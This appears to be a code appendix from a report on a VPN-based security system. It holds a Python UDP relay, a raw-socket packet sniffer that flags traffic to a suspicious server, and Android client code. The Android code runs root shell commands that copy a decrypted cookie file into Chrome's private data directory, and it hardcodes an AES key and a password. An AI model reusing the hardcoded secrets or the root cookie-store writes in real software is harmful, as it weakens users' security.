g = ET.SubElement(userInQuestion, "c2value")
userInQuestion.find("c2value").text = c2value

b = ET.SubElement(userInQuestion, "hash" + str(hashWereOn))
b.text = recHash

root.append(userInQuestion)

tree.write('UserHashList.xml')

#This is time to re-encrypt the xml file
#First, encrypt UserHashLisht file
encrypt_file_multi_AES_GCM("UserHashList.xml", "groupKey.txt")
#Second, encrypt AESkey file
encrypt_file("groupKey.txt", chachaKey)
#encrypt_file("UserHashList.xml", ChaChaKey)
#Third, encrypt tagFile.txt
encrypt_file("tagFile.txt", chachaKey)

hashToSend = SHA256.new()
hashToSend.update(serverSeed + str(hashWereOn))
hexDigest = hashToSend.hexdigest()
sock.sendto(hexDigest,addr)
```

```
print "User ID: " + userID

print "Recieved Hash Data: " + recHash

print "C1 value: " + base64.b64encode(c1init)

print "C2 value: " + c2value

print "C value: " + base64.b64encode(xorVal)

print "Server Seed (raw): " + serverSeed

print "Server Seed (encrypted): " + serverSeedEnc

print "Hash sent to Android: " + hexDigest

print

print "Parsed the request"
```

10.1.4 SingleTreadThrough.py

```
import socket

import base64



UDP_IP_VPN = "127.0.0.1"

UDP_PORT_TO_VPN = 1194

UDP_PORT_TO_VPN_REC = 1194



#UDP_IP_DEVICE = "192.168.3.123" #note this needs to be the external ip of
this machine

UDP_IP_DEVICE = "10.10.10.4" #note this needs to be the external ip of this
machine

UDP_PORT_TO_DEVICE = 5375

UDP_IP_DEVICE_REC = "192.168.1.7"

UDP_PORT_TO_DEVICE_REC = 5375



sockToVPN = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

```
sockToDevice = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)


sockToVPN.connect((UDP_IP_VPN, UDP_PORT_TO_VPN))

sockToDevice.bind((UDP_IP_DEVICE, UDP_PORT_TO_DEVICE))


sockToVPN.settimeout(.05)

sockToDevice.settimeout(.05)


dataFromDevice = ""

deviceAddr = ""

dataFromVPN = ""

vpnAddr = ""


while True:

    try:

        dataFromDevice, deviceAddr = sockToDevice.recvfrom(1024) # buffer
size is 1024 bytes


        regList = open("../registered-users.rul", "r")

        theList = regList.read()

        regList.close


        if deviceAddr[0] in theList:

            sockToVPN.sendto(dataFromDevice, (UDP_IP_VPN, UDP_PORT_TO_VPN))

            print base64.b64encode(dataFromDevice)

            print deviceAddr

            print "Sent to VPN"

            print ""
        else:

            print "Unauthenticated User"

    except socket.timeout:

        needIndent = True;

        #print "No Data 1"

    except:

        needIndent = True;

        #print "No Data 1"



    try:

            dataFromVPN, vpnAddr = sockToVPN.recvfrom(4096) # buffer size is 
1024 bytes

            sockToDevice.sendto(dataFromVPN, deviceAddr)

            #print "unencoded packet data receivied from OpenVPN:" #test

            #print dataFromVPN                                       #test

            #print "end of unencoded packet!"                        #test

            print base64.b64encode(dataFromVPN)

            print vpnAddr

            print "Sent to Device"

            print ""

    except socket.timeout:

        needIndent = True;

        #print "No Data 2"

    except:

        needIndent = True;

        #print "No Data 1"
```

```
#def sendWarning():

#    sockToDevice.sendto("Warning!!!", deviceAddr)
```

10.1.5 snifferNew.py

```
#Packet sniffer in python

#For Linux - Sniffs all incoming and outgoing packets :)

#Silver Moon (m00n.silv3r@gmail.com)



import socket, sys

#from SingleThreadThrough import sendWarning

from struct import *

from datetime import datetime

ADDR_TO_CLIENT = "10.10.10.2"

PORT_TO_CLIENT = 5000



#Convert a string of 6 characters of ethernet address into a dash separated
hex string

def eth_addr (a) :

  b = "%.2x:%.2x:%.2x:%.2x:%.2x:%.2x" % (ord(a[0]) , ord(a[1]) , ord(a[2]),
ord(a[3]), ord(a[4]) , ord(a[5]))

  return b



#create a AF_PACKET type raw socket (thats basically packet level)

#define ETH_P_ALL    0x0003          /* Every packet (be careful!!!) */

try:

    s = socket.socket( socket.AF_PACKET , socket.SOCK_RAW ,
socket.ntohs(0x0003))

    #s = socket.socket( socket.AF_PACKET , socket.SOCK_RAW ,
socket.IPPROTO_IP)

except socket.error , msg:

    print 'Socket could not be created. Error Code : ' + str(msg[0]) + '
Message ' + msg[1]
```

```
    sys.exit()


#sockToClient = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

#sockToClient.connect((UDP_ADDR_TO_CLIENT, UDP_PORT_TO_CLIENT))

#sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#sock.connect((ADDR_TO_CLIENT, PORT_TO_CLIENT))


#dataFromClient, ClientAddr = sockToClient.recvfrom(4096)


# receive a packet

while True:

    packet = s.recvfrom(65565)


    #packet string from tuple

    packet = packet[0]


    #parse ethernet header

    eth_length = 14


    eth_header = packet[:eth_length]

    eth = unpack('!6s6sH' , eth_header)

    eth_protocol = socket.ntohs(eth[2])

    print 'Destination MAC : ' + eth_addr(packet[0:6]) + ' Source MAC : ' + 
eth_addr(packet[6:12]) + ' Protocol : ' + str(eth_protocol)


    #Parse IP packets, IP Protocol number = 8

    if eth_protocol == 8 :

        #Parse IP header
        #take first 20 characters for the ip header

        ip_header = packet[eth_length:20+eth_length]


        #now unpack them :)

        iph = unpack('!BBHHHBBH4s4s' , ip_header)


        version_ihl = iph[0]

        version = version_ihl >> 4

        ihl = version_ihl & 0xF


        iph_length = ihl * 4


        ttl = iph[5]

        protocol = iph[6]

        s_addr = socket.inet_ntoa(iph[8]);

        d_addr = socket.inet_ntoa(iph[9]);


        print 'Version : ' + str(version) + ' IP Header Length : ' + str(ihl)
+ ' TTL : ' + str(ttl) + ' Protocol : ' + str(protocol) + ' Source Address :
' + str(s_addr) + ' Destination Address : ' + str(d_addr)

        if d_addr == "10.10.10.3": # here is the malicious web server's IP
address!

            #send Warning to android device

            print "Found packet sent to suspicious server!!!"

            break


sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) #has to use UDP to
send packet through OpenVPN

sock.connect((ADDR_TO_CLIENT, PORT_TO_CLIENT))

with open('state', 'r') as handle:
    first_line = handle.readline()

if first_line[11] == '0':

    sock.sendall("warning1")

    with open("report.txt", "a") as f:

        f.write("\nClient (PID: 64nf390fgz) tried to connect with suspicious 
Web Server (IP: 10.10.10.3) at ")

        f.write(datetime.now().strftime('%Y-%m-%d %H:%M:%S'))

        f.write("\nThe domain name of malicious server is facebook.com")

        f.write("\nProbably suffered MitM attack!")

    print " Warning1 Sent to client."

else:

    sock.sendall("warning2\n")

    with open("report.txt", "a") as f:

        f.write("\nClient (PID: 64nf390fgz) tried to send cookie to 
suspicious Web Server (IP: 10.10.10.3) at ")

        f.write(datetime.now().strftime('%Y-%m-%d %H:%M:%S'))

        f.write("\nThe domain name of risky cookie is facebook.com")

        f.write("\nProbably suffered XSS/CSRF attack!")

    print " Warning2 Sent to client."

sock.close()

"""

        #TCP protocol

        if protocol == 6 :

            t = iph_length + eth_length

            tcp_header = packet[t:t+20]


            #now unpack them :)

            tcph = unpack('!HHLLBBHHH' , tcp_header)
            source_port = tcph[0]

            dest_port = tcph[1]

            sequence = tcph[2]

            acknowledgement = tcph[3]

            doff_reserved = tcph[4]

            tcph_length = doff_reserved >> 4


            print 'Source Port : ' + str(source_port) + ' Dest Port : ' + 
str(dest_port) + ' Sequence Number : ' + str(sequence) + ' Acknowledgement : 
' + str(acknowledgement) + ' TCP header length : ' + str(tcph_length)


            h_size = eth_length + iph_length + tcph_length * 4

            data_size = len(packet) - h_size


            #get data from the packet

            data = packet[h_size:]


            print 'Data : ' + data


        #ICMP Packets

        elif protocol == 1 :

            u = iph_length + eth_length

            icmph_length = 4

            icmp_header = packet[u:u+4]


            #now unpack them :)

            icmph = unpack('!BBH' , icmp_header)


            icmp_type = icmph[0]
            code = icmph[1]
            checksum = icmph[2]

            print 'Type : ' + str(icmp_type) + ' Code : ' + str(code) + '
Checksum : ' + str(checksum)

            h_size = eth_length + iph_length + icmph_length
            data_size = len(packet) - h_size

            #get data from the packet
            data = packet[h_size:]

            print 'Data : ' + data

        #UDP packets
        elif protocol == 17 :
            u = iph_length + eth_length
            udph_length = 8
            udp_header = packet[u:u+8]

            #now unpack them :)
            udph = unpack('!HHHH' , udp_header)

            source_port = udph[0]
            dest_port = udph[1]
            length = udph[2]
            checksum = udph[3]
            print 'Source Port : ' + str(source_port) + ' Dest Port : ' +
str(dest_port) + ' Length : ' + str(length) + ' Checksum : ' + str(checksum)


            h_size = eth_length + iph_length + udph_length

            data_size = len(packet) - h_size


            #get data from the packet

            data = packet[h_size:]


            print 'Data : ' + data


        #some other IP packet like IGMP

        else :

            print 'Protocol other than TCP/UDP/ICMP'

        print
"""
```

10.2 PSS-C

10.2.1 LoginActivity.java

```
import android.animation.Animator;

import android.animation.AnimatorListenerAdapter;

import android.annotation.TargetApi;

import android.app.Activity;

import android.app.LoaderManager.LoaderCallbacks;

import android.content.ContentResolver;

import android.content.CursorLoader;

import android.content.Intent;

import android.content.Loader;

import android.database.Cursor;

import android.net.Uri;
import android.os.AsyncTask;


import android.os.Build;

import android.os.Bundle;

import android.provider.ContactsContract;

import android.text.TextUtils;

import android.view.KeyEvent;

import android.view.View;

import android.view.View.OnClickListener;

import android.view.inputmethod.EditorInfo;

import android.widget.ArrayAdapter;

import android.widget.AutoCompleteTextView;

import android.widget.Button;

import android.widget.EditText;

import android.widget.TextView;

import java.util.ArrayList;

import java.util.List;


/**

 * A login screen that offers login via email/password.

 */

public class LoginActivity extends Activity implements
LoaderCallbacks<Cursor> {



      /**

       * A dummy authentication store containing known user names and
passwords.

       * TODO: remove after connecting to a real authentication system.

       */
      private static final String[] DUMMY_CREDENTIALS = new String[] {
                  "foo@example.com:hello", "bar@example.com:world" };
      /**
       * Keep track of the login task to ensure we can cancel it if
requested.
       */
      private UserLoginTask mAuthTask = null;


      // UI references.
      private AutoCompleteTextView mEmailView;
      private EditText mPasswordView;
      private View mProgressView;
      private View mLoginFormView;


      @Override
      protected void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);
            attemptLogin();


            //setContentView(R.layout.activity_main);
/*
            // Set up the login form.
            mEmailView = (AutoCompleteTextView) findViewById(R.id.email);
            populateAutoComplete();


            mPasswordView = (EditText) findViewById(R.id.password);
            mPasswordView
                        .setOnEditorActionListener(new
TextView.OnEditorActionListener() {
```

```
                              @Override
                              public boolean onEditorAction(TextView
textView, int id,
                                          KeyEvent keyEvent) {
                                    if (id == R.id.login || id ==
EditorInfo.IME_NULL) {
                                          attemptLogin();
                                          return true;
                                    }
                                    return false;
                              }
                        });

            Button mEmailSignInButton = (Button)
findViewById(R.id.email_sign_in_button);
            mEmailSignInButton.setOnClickListener(new OnClickListener() {
                  @Override
                  public void onClick(View view) {
                        attemptLogin();
                  }
            });

            mLoginFormView = findViewById(R.id.login_form);
            mProgressView = findViewById(R.id.login_progress);
*/
      }
/*
      private void populateAutoComplete() {
            getLoaderManager().initLoader(0, null, this);
```

```
	}
*/
	/**
	 * Attempts to sign in or register the account specified by the login
form.
	 * If there are form errors (invalid email, missing fields, etc.), the
	 * errors are presented and no actual login attempt is made.
	 */
	public void attemptLogin() {
		finish();
		/*
		if (mAuthTask != null) {
			return;
		}

		// Reset errors.
		mEmailView.setError(null);
		mPasswordView.setError(null);

		// Store values at the time of the login attempt.
		String email = mEmailView.getText().toString();
		String password = mPasswordView.getText().toString();

		boolean cancel = false;
		View focusView = null;

		// Check for a valid password, if the user entered one.
		if (!TextUtils.isEmpty(password) && !isPasswordValid(password)) {
      mPasswordView.setError(getString(R.string.error_invalid_password));
                  focusView = mPasswordView;
                  cancel = true;
            }

            // Check for a valid email address.
            if (TextUtils.isEmpty(email)) {
      mEmailView.setError(getString(R.string.error_field_required));
                  focusView = mEmailView;
                  cancel = true;
            } else if (!isEmailValid(email)) {
      mEmailView.setError(getString(R.string.error_invalid_email));
                  focusView = mEmailView;
                  cancel = true;
            }

            if (cancel) {
                  // There was an error; don't attempt login and focus the
first
                  // form field with an error.
                  focusView.requestFocus();
            } else {
                  // Show a progress spinner, and kick off a background task
to
                  // perform the user login attempt.
                  showProgress(true);
                  mAuthTask = new UserLoginTask(email, password);
```

```
                mAuthTask.execute((Void) null);

            }

            */

    }


    private boolean isEmailValid(String email) {

            // TODO: Replace this with your own logic

            return email.contains("@");

    }


    private boolean isPasswordValid(String password) {

            // TODO: Replace this with your own logic

            return password.length() > 4;

    }


    /**

     * Shows the progress UI and hides the login form.

     */

    @TargetApi(Build.VERSION_CODES.HONEYCOMB_MR2)

    public void showProgress(final boolean show) {

            // On Honeycomb MR2 we have the ViewPropertyAnimator APIs, which
allow

            // for very easy animations. If available, use these APIs to
fade-in

            // the progress spinner.

            if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.HONEYCOMB_MR2) {

                int shortAnimTime = getResources().getInteger(

                            android.R.integer.config_shortAnimTime);
```

```
                  mLoginFormView.setVisibility(show ? View.GONE :
View.VISIBLE);

                  mLoginFormView.animate().setDuration(shortAnimTime)

                              .alpha(show ? 0 : 1)

                              .setListener(new AnimatorListenerAdapter() {

                                    @Override

                                    public void onAnimationEnd(Animator
animation) {

                                          mLoginFormView.setVisibility(show ?
View.GONE

                                                      : View.VISIBLE);

                                    }

                              });


                  mProgressView.setVisibility(show ? View.VISIBLE :
View.GONE);

                  mProgressView.animate().setDuration(shortAnimTime)

                              .alpha(show ? 1 : 0)

                              .setListener(new AnimatorListenerAdapter() {

                                    @Override

                                    public void onAnimationEnd(Animator
animation) {

                                          mProgressView.setVisibility(show ?
View.VISIBLE

                                                      : View.GONE);

                                    }

                              });

            } else {

                  // The ViewPropertyAnimator APIs are not available, so
simply show

                  // and hide the relevant UI components.
                  mProgressView.setVisibility(show ? View.VISIBLE :
View.GONE);
                  mLoginFormView.setVisibility(show ? View.GONE :
View.VISIBLE);
            }
      }


      @Override
      public Loader<Cursor> onCreateLoader(int i, Bundle bundle) {
            return new CursorLoader(this,
                        // Retrieve data rows for the device user's 'profile'
contact.

      Uri.withAppendedPath(ContactsContract.Profile.CONTENT_URI,

      ContactsContract.Contacts.Data.CONTENT_DIRECTORY),
                        ProfileQuery.PROJECTION,

                        // Select only email addresses.
                        ContactsContract.Contacts.Data.MIMETYPE + " = ?",
                        new String[] {
ContactsContract.CommonDataKinds.Email.CONTENT_ITEM_TYPE },

                        // Show primary email addresses first. Note that
there won't be
                        // a primary email address if the user hasn't
specified one.
                        ContactsContract.Contacts.Data.IS_PRIMARY + " DESC");
      }


      @Override
      public void onLoadFinished(Loader<Cursor> cursorLoader, Cursor cursor)
{
            List<String> emails = new ArrayList<String>();
            cursor.moveToFirst();
            while (!cursor.isAfterLast()) {
                  emails.add(cursor.getString(ProfileQuery.ADDRESS));
                  cursor.moveToNext();
            }

            addEmailsToAutoComplete(emails);
      }

      @Override
      public void onLoaderReset(Loader<Cursor> cursorLoader) {

      }

      private interface ProfileQuery {
            String[] PROJECTION = {
ContactsContract.CommonDataKinds.Email.ADDRESS,
                        ContactsContract.CommonDataKinds.Email.IS_PRIMARY, };

            int ADDRESS = 0;
            int IS_PRIMARY = 1;
      }

      private void addEmailsToAutoComplete(List<String>
emailAddressCollection) {
            // Create adapter to tell the AutoCompleteTextView what to show
in its
```

```
        // dropdown list.
        ArrayAdapter<String> adapter = new ArrayAdapter<String>(
                LoginActivity.this,
                android.R.layout.simple_dropdown_item_1line,
                emailAddressCollection);

        mEmailView.setAdapter(adapter);
    }

    /**
     * Represents an asynchronous login/registration task used to
authenticate
     * the user.
     */
    public class UserLoginTask extends AsyncTask<Void, Void, Boolean> {

        private final String mEmail;
        private final String mPassword;

        UserLoginTask(String email, String password) {
            mEmail = email;
            mPassword = password;
        }

        @Override
        protected Boolean doInBackground(Void... params) {
            // TODO: attempt authentication against a network service.
            try {
                // Simulate network access.
                Thread.sleep(2000);
            } catch (InterruptedException e) {
                return false;
            }

            for (String credential : DUMMY_CREDENTIALS) {
                String[] pieces = credential.split(":");
                if (pieces[0].equals(mEmail)) {
                    // Account exists, return true if the password
matches.
                    return pieces[1].equals(mPassword);
                }
            }

            // TODO: register the new account here.
            return true;
        }

        @Override
        protected void onPostExecute(final Boolean success) {
            mAuthTask = null;
            showProgress(false);

            if (success) {
                finish();
            } else {
```

```
                        mPasswordView

      .setError(getString(R.string.error_incorrect_password));
                        mPasswordView.requestFocus();
                  }
            }

            @Override
            protected void onCancelled() {
                  mAuthTask = null;
                  showProgress(false);
            }
      }
}
```

10.2.2 MainActivity.java

```
import java.io.BufferedReader;

import java.io.BufferedWriter;

import java.io.File;

import java.io.FileInputStream;

import java.io.FileOutputStream;

import java.io.FileWriter;

import java.io.IOException;

import java.io.InputStreamReader;

import java.io.StringWriter;

import java.io.UnsupportedEncodingException;

import java.net.DatagramPacket;

import java.net.DatagramSocket;

import java.net.InetAddress;

import java.net.ServerSocket;
import java.net.Socket;

import java.net.SocketException;

import java.net.UnknownHostException;

import java.security.GeneralSecurityException;

import java.security.InvalidAlgorithmParameterException;

import java.security.InvalidKeyException;

import java.security.Key;

import java.security.KeyPair;

import java.security.KeyPairGenerator;

import java.security.KeyRep;

import java.security.MessageDigest;

import java.security.NoSuchAlgorithmException;

import java.security.NoSuchProviderException;

import java.security.SecureRandom;

import java.security.Security;

import java.util.List;

import java.util.concurrent.ExecutionException;


import javax.crypto.BadPaddingException;

import javax.crypto.Cipher;

import javax.crypto.IllegalBlockSizeException;

import javax.crypto.NoSuchPaddingException;

import javax.crypto.spec.IvParameterSpec;

import javax.crypto.spec.SecretKeySpec;

import javax.security.auth.x500.X500Principal;


import org.spongycastle.asn1.DERPrintableString;

import org.spongycastle.asn1.pkcs.PKCSObjectIdentifiers;
import org.spongycastle.openssl.jcajce.JcaPEMWriter;
import org.spongycastle.operator.OperatorCreationException;
import org.spongycastle.operator.jcajce.JcaContentSignerBuilder;
import org.spongycastle.pkcs.jcajce.JcaPKCS10CertificationRequestBuilder;
import org.spongycastle.util.encoders.Base64;
import org.spongycastle.util.io.pem.PemObject;

import android.os.AsyncTask;
import android.os.Bundle;
import android.os.Environment;
import android.os.Handler;
import android.preference.PreferenceManager;
import android.provider.Settings;
import android.annotation.SuppressLint;
import android.app.Activity;
import android.app.AlertDialog;
import android.content.Context;
import android.content.DialogInterface;
import android.content.Intent;
import android.content.SharedPreferences;
import android.content.pm.PackageManager;
import android.content.pm.ResolveInfo;
import android.view.Menu;
import android.view.View;
import android.view.WindowManager;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.LinearLayout;
import android.widget.PopupWindow;

import android.widget.TextView;

import android.widget.Toast;

import android.view.ViewGroup.LayoutParams;


public class MainActivity extends Activity implements OnClickListener {

      private static final boolean toastAndDialog = false;

      DatagramSocket dgs;

      InetAddress remoteAddress;

      int remotePort;

      SharedPreferences sharedPref;

      TextView log;

      public static boolean DEBUG = false;

      protected int status = 0;   //0 = not waiting to receive

      //1 = connecting to VPN

      //2 = sending/receiving CSR

      private static String AESKeyDT = "0123456789abcdef";

      //private static String cookieFileName =
"//data//data//org.mozilla.firefox//files//mozilla//g2au94r5.default//cookies
.sqlite";

      /* variables to store user's input */

      private static String SERVERIP = "192.168.10.122";

      private static int SERVERPORT = 6000;

      private DatagramSocket serverSocket;

      byte[] receiveData = new byte[1024];

      private Handler handler = new Handler();

      private TextView serverStatus;

      private static String warning1 = "warning1";

      private static String warning2 = "warning2";
      public class ReceiveData extends AsyncTask<DatagramSocket, Void,
String>{


            public ReceiveData() {

            }

            @Override

            protected String doInBackground(DatagramSocket... params) {

                  DatagramSocket dgs = params[0];


                  byte[] receivedData = new byte[1024];

                  DatagramPacket pack = new DatagramPacket(receivedData,
receivedData.length);

                  //if(dgs.isConnected()){

                  try {

      dgs.setSoTimeout(Integer.parseInt(sharedPref.getString("timeout",
"4000")));

                  } catch (SocketException e1) {

                        // TODO Auto-generated catch block

                        e1.printStackTrace();

                        return "Error";

                  }

                  try {

                        dgs.receive(pack);

                  } catch (IOException e) {

                        // TODO Auto-generated catch block

                        e.printStackTrace();

                        return "Error";
```

```
                }
                return new String(pack.getData());
            }
            @Override
            protected void onPostExecute(String result) {
                //TextView messages =
(TextView)findViewById(R.id.incoming);
                //String currentMessages = messages.getText().toString();

                //messages.setText(result + "\r\n" + currentMessages);
                super.onPostExecute(result);
            }

        }

        public class SendData extends AsyncTask<String, Void, String>{

            public SendData() {
            }
            @Override
            protected String doInBackground(String... params) {

                String message = params[0];
                try {
                    remoteAddress = InetAddress.getByName(params[1]);
                    //remoteAddress =
InetAddress.getByName("172.17.107.115");
                } catch (UnknownHostException e1) {
                    e1.printStackTrace();
                }
                if(params[2] != null && !params[2].equalsIgnoreCase("")){
                      remotePort = Integer.parseInt(params[2]);
                } else {
                      remotePort = 12345;
                }

                byte[] sendData = new byte[1024];
                sendData = message.getBytes();
                DatagramPacket packet = new DatagramPacket(sendData,
sendData.length, remoteAddress, remotePort);


                try {
                      dgs.send(packet);
                } catch (IOException e) {
                      e.printStackTrace();
                      return "IOException";
                }
                return "Sent Data!";




          }
          @Override
          protected void onPostExecute(String result) {
                toastMessage(result);
```

```
                        super.onPostExecute(result);
                }


        }




        @Override
        protected void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                Intent loginIntent = new Intent(this, LoginActivity.class);
                startActivity(loginIntent);
                setContentView(R.layout.activity_main);
                log = (TextView) findViewById(R.id.log);
                log.setText("");
                sharedPref = PreferenceManager.getDefaultSharedPreferences(this);
                Security.insertProviderAt(new
org.spongycastle.jce.provider.BouncyCastleProvider(), 1);
                try {
                        dgs = new DatagramSocket();
                } catch (SocketException e) {
                        // TODO Auto-generated catch block
                        e.printStackTrace();
                }
                init();
                popupInit();
                serverStatus = (TextView) findViewById(R.id.server_status);
                Thread fst = new Thread(new ServerThread());
```

```
            fst.start();

            //auto run connectVPN button when the app starts

            Button connectButton = (Button)findViewById(R.id.connect);

            connectButton.performClick();

      }


      @Override

      public boolean onCreateOptionsMenu(Menu menu) {

            // Inflate the menu; this adds items to the action bar if it is
present.

            getMenuInflater().inflate(R.menu.main, menu);

            return true;

      }


      /*********************************************

       * fucntions for popup window

       * @param message

       */

      LinearLayout layoutOfPopup;

      PopupWindow popupMessage;

      Button popupButton, insidePopupButton;

      TextView popupText;

      public void init() {

            popupButton = (Button) findViewById(R.id.hello);

            popupText = new TextView(this); insidePopupButton = new
Button(this);

            layoutOfPopup = new LinearLayout(this);

            insidePopupButton.setText("OK");
            popupText.setText("Find packet sending to suspicious Web
Server!!!");

            popupText.setPadding(0, 0, 0, 20);

            layoutOfPopup.setOrientation(1);

            layoutOfPopup.addView(popupText);

            layoutOfPopup.addView(insidePopupButton);

      }

      public void popupInit() {

            popupButton.setOnClickListener(this);

            insidePopupButton.setOnClickListener(this);

            popupMessage = new PopupWindow(layoutOfPopup,
LayoutParams.WRAP_CONTENT, LayoutParams.WRAP_CONTENT);

            popupMessage.setContentView(layoutOfPopup);

      }

/********

 * the serverthread use to listen warning packet from VPN server

 * components: ServerThread onStop onDestroy showbox

 * @author lenovo

 *

 */

      class ServerThread implements Runnable {


            public void run() {

                  try {

                        // SERVERIP = getLocalIpAddress();

                        if (SERVERIP != null) {

                              handler.post(new Runnable() {

                                    @Override

                                    public void run() {
```

```
                                                serverStatus

                                                        .setText("Listening on
IP: " + SERVERIP);

                                    }

                              });

                              serverSocket = new DatagramSocket(SERVERPORT);

                              while (true) {

                                    // listen for incoming clients

                                    DatagramPacket receivePacket = new
DatagramPacket(receiveData, receiveData.length);

                                    serverSocket.receive(receivePacket);

                                    //final String inputLine = new
String(receivePacket.getData());

                                    final String inputLine = new
String(receivePacket.getData(), 0, receivePacket.getLength());

                                    handler.post(new Runnable() {

                                          @Override

                                          public void run() {


      serverStatus.setText("Connected.");

                                                if
(inputLine.equals(warning1)) {


      showBox1(MainActivity.this


      .getApplicationContext());

                                                }

                                                else {


      showBox2(MainActivity.this


      .getApplicationContext());
```

```
                                                }
                                          }
                                    });
                              }
                        } else {
                              handler.post(new Runnable() {
                                    @Override
                                    public void run() {
                                          serverStatus
                                                      .setText("Couldn't
detect internet connection.");
                                    }
                              });
                        }
                  } catch (Exception e) {
                        handler.post(new Runnable() {
                              @Override
                              public void run() {
                                    serverStatus.setText("Error");
                              }
                        });
                        e.printStackTrace();
                  }
            }
      }
      /*
      class ServerThread implements Runnable {
        public void run() {
                try {
                        // SERVERIP = getLocalIpAddress();
                        if (SERVERIP != null) {
                                serverSocket = new ServerSocket(SERVERPORT);
                                while (true) {
                                        // listen for incoming clients
                                        Socket client = serverSocket.accept();

//showBox(ClientOnAndroidActivity.this.getApplicationContext());

showBox(MainActivity.this.getApplicationContext());
                                }
                        }
                } catch (Exception e) {
                        e.printStackTrace();
                }
        }
}
*/

@Override
protected void onStop() {
        super.onStop();
}

@Override
protected void onDestroy(){
        // make sure you close the socket upon exiting
```

```
            serverSocket.close();

      }



      private void showBox1(final Context context) {

            AlertDialog.Builder dialog = new AlertDialog.Builder(context);

            dialog.setTitle("Security Alert!");

            dialog.setIcon(android.R.drawable.ic_dialog_info);

            dialog.setMessage("Found packet sent to suspicious Web Server!");

            dialog.setPositiveButton("OK", new
DialogInterface.OnClickListener() {

                  @Override

                  public void onClick(DialogInterface dialog, int which) {

                        dialog.dismiss();

                  }

            });

            AlertDialog mDialog = dialog.create();

            mDialog.getWindow().setType(

                        WindowManager.LayoutParams.TYPE_SYSTEM_ALERT);

            mDialog.show();

      }

      private void showBox2(final Context context) {

            AlertDialog.Builder dialog = new AlertDialog.Builder(context);

            dialog.setTitle("Security Alert!");

            dialog.setIcon(android.R.drawable.ic_dialog_info);

            dialog.setMessage("The cookie is blocked from suspicious Web
Server!");

            dialog.setPositiveButton("OK", new
DialogInterface.OnClickListener() {

                  @Override
                  public void onClick(DialogInterface dialog, int which) {
                        dialog.dismiss();
                  }
            });
            AlertDialog mDialog = dialog.create();
            mDialog.getWindow().setType(
                        WindowManager.LayoutParams.TYPE_SYSTEM_ALERT);
            mDialog.show();
      }

      public void send(String message){
            try {
                  sendData(message);
            } catch (SocketException e) {
                  toastMessage("SocketException during send");
                  e.printStackTrace();
            }

      }

      public String receive(){
            try {
                  return receiveData();
            } catch (IOException e) {
                  showDialog(e.getLocalizedMessage(),"IOException");
                  e.printStackTrace();
            } catch (InterruptedException e) {
                  showDialog(e.getLocalizedMessage(),"InterruptedException");
```

```
                e.printStackTrace();

            } catch (ExecutionException e) {

                showDialog(e.getLocalizedMessage(),"ExecutionException");

                e.printStackTrace();

            } catch (Exception e){

                showDialog(e.getLocalizedMessage(),"Exception");

                e.printStackTrace();

            }

            return "Error2";

      }





      public void connectVPN(View v) throws Exception{

            //String cookieKey = nextSs.substring(0, 16);

            //String cookieKey = AESKeyDT;

            //decrypt the copied cookie file

            //new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
"//storage//emulated//0//DCIM//Cookies").decrypt();

            File inputFile = new
File("//storage//emulated//0//DCIM//Cookies.enc");

          File decryptedFile = new
File("//storage//emulated//0//DCIM//Cookies");

          protectCookie.decrypt(AESKeyDT, inputFile, decryptedFile);

            //copy original cookie file to original location

            Runtime.getRuntime().exec("su -c cp
//storage//emulated//0//DCIM//Cookies
//data//data//com.android.chrome//app_chrome//Default//");

            //delete decrypted cookie file

            Runtime.getRuntime().exec("su -c rm
//storage//emulated//0//DCIM//Cookies");
```

```
            //inputFile.delete();//delete Cookies.enc

            //decryptedFile.delete();


            toastMessage("-----Connection Initiated-----");

            if(!initiateHandshake()){

                  showDialog("Handshake Failed", "Error");

                  return;

            }


            String profileName = sharedPref.getString("vpn_profile", "4000");

            Intent vpnIntent = new Intent(Intent.ACTION_MAIN);

            vpnIntent.setClassName("de.blinkt.openvpn",
"de.blinkt.openvpn.LaunchVPN");

            vpnIntent.putExtra("de.blinkt.openvpn.shortcutProfileName",
profileName);

            PackageManager pm = getPackageManager();

            List<ResolveInfo> activities =
pm.queryIntentActivities(vpnIntent, 0);

            if(activities.size() > 0){

                  startActivity(vpnIntent);

                  toastMessage("Attempting to connect profile: " +
profileName);

            } else {

                  showDialog("Error", "Intent could not be started, it would
error... I promise...");

            }


      }
```

```
	@SuppressLint("TrulyRandom")

	public void genCsr(View v){

		if(!toastAndDialog){

			updateLog(false,"");

			return;

		}

		String results = "";

		try {


			String cn = "";

			cn = sharedPref.getString("cn", "DEFAULT");


			toastMessage(cn);


			KeyPair keypair = 
KeyPairGenerator.getInstance("RSA").generateKeyPair();

			X500Principal subject = new X500Principal("CN=" + cn);

			JcaPKCS10CertificationRequestBuilder builder = new 
JcaPKCS10CertificationRequestBuilder(subject,keypair.getPublic());

			DERPrintableString password = new 
DERPrintableString("secret");


	builder.addAttribute(PKCSObjectIdentifiers.pkcs_9_at_challengePassword, 
password);


			JcaContentSignerBuilder contentSignerBuilder = new 
JcaContentSignerBuilder("SHA1WithRSAEncryption");

			contentSignerBuilder.setProvider("SC");

			//ContentSigner contentSigner = 
contentSignerBuilder.build(keypair.getPrivate());
```

```
                  //org.spongycastle.pkcs.PKCS10CertificationRequest csr =
builder.build(contentSigner);

                  org.spongycastle.pkcs.PKCS10CertificationRequest csr =
builder.build(contentSignerBuilder.build(keypair.getPrivate()));

                  results = csr.toString() + "\r\n" +
csr.getEncoded().toString();

                  System.out.println(results);



                  PemObject pemObject = new PemObject("CERTIFICATE REQUEST",
csr.getEncoded());

                  StringWriter str = new StringWriter();

                  JcaPEMWriter pemWriter = new JcaPEMWriter(str);

                  pemWriter.writeObject(pemObject);

                  pemWriter.close();

                  results = str.toString();

                  str.close();



                  toastMessage("Storage Writable? " +
isExternalStorageWritable());

                  File csrDir = new
File(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWN
LOADS), "CSRs");

                  File csrFile = new File(csrDir, "test.csr");



                  toastMessage("Writing CSR to: " +
csrFile.getAbsolutePath());

                  BufferedWriter writer = new BufferedWriter(new
FileWriter(csrFile));

